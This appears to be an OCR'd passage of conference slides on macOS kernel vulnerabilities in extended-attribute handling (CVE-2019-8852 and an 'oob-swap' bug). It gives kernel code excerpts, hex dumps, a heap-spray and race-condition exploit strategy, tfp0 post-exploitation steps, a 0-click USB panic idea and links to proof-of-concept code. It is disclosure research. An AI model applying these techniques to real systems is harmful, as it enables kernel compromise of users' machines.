    if (kmsg->ikm_size == IKM_SAVED_MSG_SIZE) {
        zfree(ipc_kmsg_zone, kmsg);
        return;
    }
    kfree(kmsg, ikm_plus_overhead(size));
}
```

ikm_size


```
0000fff0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 7f a8
00010000  a8 ff 00 00 00 00 80 00  00 00 04 3e 91 ff ff ff
00010010  00 80 04 3e 91 ff ff ff  28 20 04 3e 91 ff ff ff
```



- ikm_size: 0x8000 => 0x10000，overfree -> [ool ports]
- UaF: ool ports

Another problem


- panic immediately
- oob-swap, 12 bytes a time, green mark
- ikm_next is corrupted, lower 16bit is cleared
- kmsg must align to 0x10000
- 64kb




```
/*  Purpose: Pull a kmsg out of a queue. */
void ipc_kmsg_rmqueue(ipc_kmsg_queue_t queue, ipc_kmsg_t kmsg)
{
        if (__improbable(next->ikm_prev != kmsg || prev->ikm_next != kmsg)) {
            panic("ipc_kmsg_rmqueue: inconsistent prev/next pointers. "
                "(prev->next: %p, next->prev: %p, kmsg: %p)",
                prev->ikm_next, next->ikm_prev, kmsg);
        }
}
```

Trick to allocate 64kb aligned data

- x86 CPU, pagesize 0x1000 (4kb)
- allocate 0x11000 (17 pages) kmsg continuously
- lower 16bit increased by 0x1000
  - 0x1231e000, 0x1232f000, **0x12340000**, 0x12351000
- split kmsg aligned to 0x10000 (64kb)




overfree -> UaF

```
/* Free a kernel message buffer.  If the kms is preallocated */
void ipc_kmsg_free(ipc_kmsg_t kmsg)
{
    if (kmsg->ikm_size == IKM_SAVED_MSG_SIZE) {
        zfree(ipc_kmsg_zone, kmsg);
        return;
    }
    kfree(kmsg, ikm_plus_overhead(size));
}
```

ikm_size

```
0000fff0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 7f a8
00010000  a8 ff 00 00 00 00 80 00  00 00 04 3e 91 ff ff ff
00010010  00 80 04 3e 91 ff ff ff  28 20 04 3e 91 ff ff ff
```



- ikm_size: 0x8000 => 0x10000，overfree -> [ool ports]
- UaF: ool ports

Problem, again

- memory will be restored after write file
- IO operation is slow, that's why I dump 64mb memory
- race condition
  - thread-1: setxattr [oob-swap write_file swap_back]
  - thread-2: wait free kmsg, realloc new kobj

```
write_xattrinfo(attr_info_t *ainfop)
{
    swap_adhdr(ainfop->filehdr);   oob-swap

    error = VNOP_WRITE(ainfop->filevp, auio, 0, ainfop->context);   race & overfree

    swap_adhdr(ainfop->filehdr);   swap back!!!
}
```

Exploit strategy

xattr oob-swap

1. heap spray, memory layout

2. oob-read, kernel memory disclosure, find the position of 64kb aligned ipc_kmsg

2. Split memory, re-layout [xattrinfo, kmsg, ool ports]

3. Create two threads, overfree by race condition, and get UaF of ool ports

https://github.com/pattern-f/xattr-oob-swap

Now let's go

post-exploit, common technique

1. Forge a fake task and a fake port in shared memory
2. Reallocate an OSData page to the hole of overfreed ool ports page, control the value of one ool port, point it to the fake port
3. Receive ool ports back, get the controllable fake task port
4. Use pid-for-task trick to achieve arbitrary kernel read ability, and determine the value of kernel task and kernel map
5. Update the fake task to tfp0, i.e. task-for-pid zero, using value of kernel task or kernel map

https://github.com/pattern-f/xattr-oob-swap

About kexec

- x86 cpu, no PAC
- build a fake virtual table, then call a fake virtual method
- arbitrary kernel r/w means everything
  - you can modify any kobject as you want
- kexec is not that important, by Brandon Azad

Kernel PAC bypasses are not *that* important

- In the world of LPE, a kernel PAC bypass seems like the cherry-on-top
- Perhaps an expensive upcharge when selling an exploit?
  - Used to maintain legacy implants that rely on kernel function calls?
- But kernel CFI is not the last line of defense keeping your device safe
  - Hardening the kernel is still more important for end user security


About iOS

- People care about jailbreak
- But this vuln does not work on iOS
- UserFS – filesystem in userspace
- somewhat like a mitigation

```
System/Library/PrivateFrameworks/UserFS.framework/
├── PlugIns
│   ├── exfat.dylib
│   ├── liblivefiles.plugin.dummy.dylib
│   ├── livefiles_apfs.dylib
│   ├── livefiles_exfat.dylib
│   ├── livefiles_hfs.dylib
│   ├── livefiles_msdos.dylib
│   └── msdosfs.dylib
└── UserFS
```

Bonus part

- My first vuln about Apple (CVE-2019-8852)
- This issue is fixed in macOS Catalina 10.15.2
- 32 bytes arbitrary kernel read/write after xattrinfo (64kb)
- A perfect vulnerability
- No bug bounty 😢 @Apple



oob-write

```
setxattr("1.txt", "com.apple.FinderInfo", oob_data, 32, 0, XATTR_REPLACE)
```

```
default_setxattr(vnode_t vp, const char *name, uio_t uio, int options, vfs_context_t
{
    /* Set the Finder Info. */
    if (bcmp(name, "com.apple.FinderInfo", sizeof(XATTR_FINDERINFO_NAME)) == 0) {
        if (ainfo.finderinfo && !ainfo.emptyfinderinfo) {
            /* attr exists and "create" was specified? */
            if (options & XATTR_CREATE) {
                error = EEXIST; goto out;
            }
        } else {
            ...
        }
        ...
        if (ainfo.finderinfo) {
            attrdata = (u_int8_t *)ainfo.filehdr + ainfo.finderinfo->offset;
            bcopy(finfo, attrdata, datalen);
            ainfo.iosize = sizeof(attr_header_t);
            error = write_xattrinfo(&ainfo);
            goto out;
        }
    }
```


skip this check

come from xattrfile, no check!!!

memcpy

Exploit strategy


- also oob-read by getxattr, but it doesn't matter
- A perfect vulnerability, just
  - corrupt kmsg
  - overfree OSData & ool ports
  - bypass ASLR & build tfp0
- done



https://github.com/pattern-f/CVE-2019-8852

0-click?

- plugin a USB flash drive with malicious xattrfile
- multi-language screen of death
- crashed on getxattr syscall (oob-read)
- can not exec code, but funny :p



Conclusion

- Filesystem is one of the infrastructures of OS
- Attack from filesystem is possible
  - two memory corruption vulns [link] in compatible code
  - 0-click panic :p
- xattr is a new attack surface
  - parsed by Finder, Archive Utility, Gatekeeper, etc.
- iOS 13 introduces UserFS, a mitigation to protect iPhone

Thanks~

Q&A

Find the POC on https://github.com/pattern-f
email: pattern_f[at]163.com

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